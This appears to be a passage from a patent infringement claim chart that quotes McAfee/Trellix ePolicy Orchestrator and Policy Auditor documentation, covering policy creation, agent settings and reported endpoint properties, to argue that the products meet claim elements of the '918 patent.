
The architecture helps you successfully manage and protect your environment, regardless of size.



5. **Web console** — Allows administrators to log on to the McAfee ePO console to perform security management tasks, such as running queries to report on security status or working with your managed software security policies.

[163]

[163] McAfee ePolicy Orchestrator 5.10.0 Product Guide - https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.


McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[164]




1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[165]

[164] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf

[165] McAfee ePolicy Orchestrator 5.10.0 Product Guide - https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#



Create and manage policies

Create a new policy


Custom policies that you can create from the **Policy Catalog** are not assigned to any groups or systems. You can create policies before or after a product is deployed.

Task

1. Open the **New Policy** dialog box.
   a. Select **Menu** → **Policy** → **Policy Catalog**.
   b. Select the product in the left pane to display the corresponding categories in the right pane.
   c. Click **New Policy**.
2. Select a category from the drop-down list.
3. Select the policy you want to duplicate from the **Create a policy based on this existing policy** drop-down list.
4. Type a name for the new policy.
5. Enter a note that might be useful to track the changes for this policy, then click **OK**.
6. Click the name of the new policy to open the **Policy Details** pane .
7. Click the edit icon to edit the policy settings as needed.
8. Click **Save**.

166

168. Every ’918 Accused Product comprises one or more software services, provided by an operating system on the endpoint configured to evaluate a plurality of operating conditions identified in the plurality of policies. McAfee/Trellix Policy Auditor agent policy settings enables configuration of one or more software services (*e.g.*, System Properties Service) provided by an operatifng system (*e.g.*, Windows) on the endpoint to monitor the plurality of operating conditions (*e.g.,* System Properties).




Automation Eliminates Manual Processes

McAfee Policy Auditor is an agent-based IT assessment solution that leverages the Security Content Automation Protocol (SCAP) to automate the processes required for internal and external IT and security audits. Now you can say good-bye to time-consuming, inconsistent, and inefficient manual processes that strain your resources. By automating audit processes and providing the tools that enable consistent and accurate reporting against internal and external policies, McAfee Policy Auditor frees up your staff, helps improve your security posture, and paves the way for successful audits.

167


[166] *Id.*

[167] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf



1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[168]



Agent policy settings

The agent provides seven configuration pages for setting policy options. These pages are organized into three categories: **General**, **Repository**, and **Troubleshooting**

Before distributing a large number of agents throughout your network, consider carefully how you want the agent to behave in the segments of your environment. Although you can configure agent policy settings after agents are distributed, McAfee recommends setting them prior to the distribution, to prevent unnecessary impact on your resources.

> Agent 4.5 had one policy categories: **General**. When upgrading the agent from version 4.5 to version 4.6, McAfee-supplied policies (for example **McAfee Default** and **My Default**) are broken into three categories: **General**, **Repository**, and **Troubleshooting**. This is not done to user-created policies. Previously-existing user-created policies are only broken into **General** and **Repository** categories and do not receive a **Troubleshooting** policy category.


General policies

Settings available for **General** policies are divided into four tabs.

[169]


[168] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[169] *Id.*



Tab	Settings
General	• Policy enforcement interval • Use of system tray icon in Windows environments • Agent and SuperAgent wake-up call support • The repository path where the SuperAgent goes for product and update packages • Whether to accept connections only from the McAfee ePO server • Creation of SuperAgents in Windows environments • Enabling lazy caching • Yielding of the CPU to other processes in Windows environments • Rebooting options after product deployment in Windows environments • Agent-server communication • Sending full or minimal system properties and product properties
Events	Priority event forwarding

170



Windows system and product properties reported by the agent

The lists below show the data reported to ePolicy Orchestrator from its managed systems. The properties reported vary by operating system. Those listed here are properties reported by Windows.

System properties


This list shows the system data reported to ePolicy Orchestrator by your nodes' operating systems. Review the details on your system before concluding that system properties are incorrectly reported.

Agent Version
CPU Serial Number
CPU Speed (MHz)
CPU Type
Custom Props 1-4
Default Language
Description
DNS Name
Domain Name
Free Disk Space
Free Memory
Installed Products
IP Address
IPX Address
Is 64 Bit OS
Is Laptop
Last Communication
MAC Address
Managed State
Management Type
Number Of CPUs
Operating System
OS Build Number
OS OEM Identifier
OS Platform
OS Service Pack Version
OS Type
OS Version
Subnet Address
Subnet Mask
System Description
System Location
System Name
System Tree Sorting
Tags
Time Zone
Total Disk Space
Total Physical Memory
Used Disk Space
User Name

171


169. Every ’918 Accused Product receives, across a network, at the computing system, status information about the plurality of operating conditions on the endpoint gathered by the one or more software services on the endpoint, and user information that identified a user of the endpoint. For example, McAfee/Trellix ePolicy Orchestrator receives (1) alerts for suspicious endpoint activity gathered by the McAfee/Trellix Policy Auditor agent; and (2) user name.

[170] *Id.*
[171] *Id.*



1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

172



Windows system and product properties reported by the agent

The lists below show the data reported to ePolicy Orchestrator from its managed systems. The properties reported vary by operating system. Those listed here are properties reported by Windows.

System properties


This list shows the system data reported to ePolicy Orchestrator by your nodes' operating systems. Review the details on your system before concluding that system properties are incorrectly reported.

Agent Version
CPU Serial Number
CPU Speed (MHz)
CPU Type
Custom Props 1-4
Default Language
Description
DNS Name
Domain Name
Free Disk Space
Free Memory
Installed Products
IP Address
IPX Address
Is 64 Bit OS
Is Laptop
Last Communication
MAC Address
Managed State
Management Type
Number Of CPUs
Operating System
OS Build Number
OS OEM Identifier
OS Platform
OS Service Pack Version
OS Type
OS Version
Subnet Address
Subnet Mask
System Description
System Location
System Name
System Tree Sorting
Tags
Time Zone
Total Disk Space
Total Physical Memory
Used Disk Space
User Name

173

[172] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html
[173] *Id.*

170. Every ’918 Accused Product determines, by the computing system, a compliance state of the endpoint based on the user information and status information, and a plurality of compliance policies in the data store. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor determines a compliance state of the endpoint based on endpoint operating conditions and a plurality of compliance policies.



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today’s enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it’s hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.


McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security’s Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[174]



Auditing systems

An audit is an independent evaluation of a computer system to determine whether it is in compliance with corporate and industry security standards. Audit results show recommended improvements to reduce risks.

McAfee Policy Auditor evaluates systems against independent standards developed by government and private industry. It can also evaluate systems against standards that you create yourself. McAfee Policy Auditor uses audits to determine the compliance status of systems and returns results indicating any areas where the system is out of compliance.

[175]

[174] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf

[175] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html


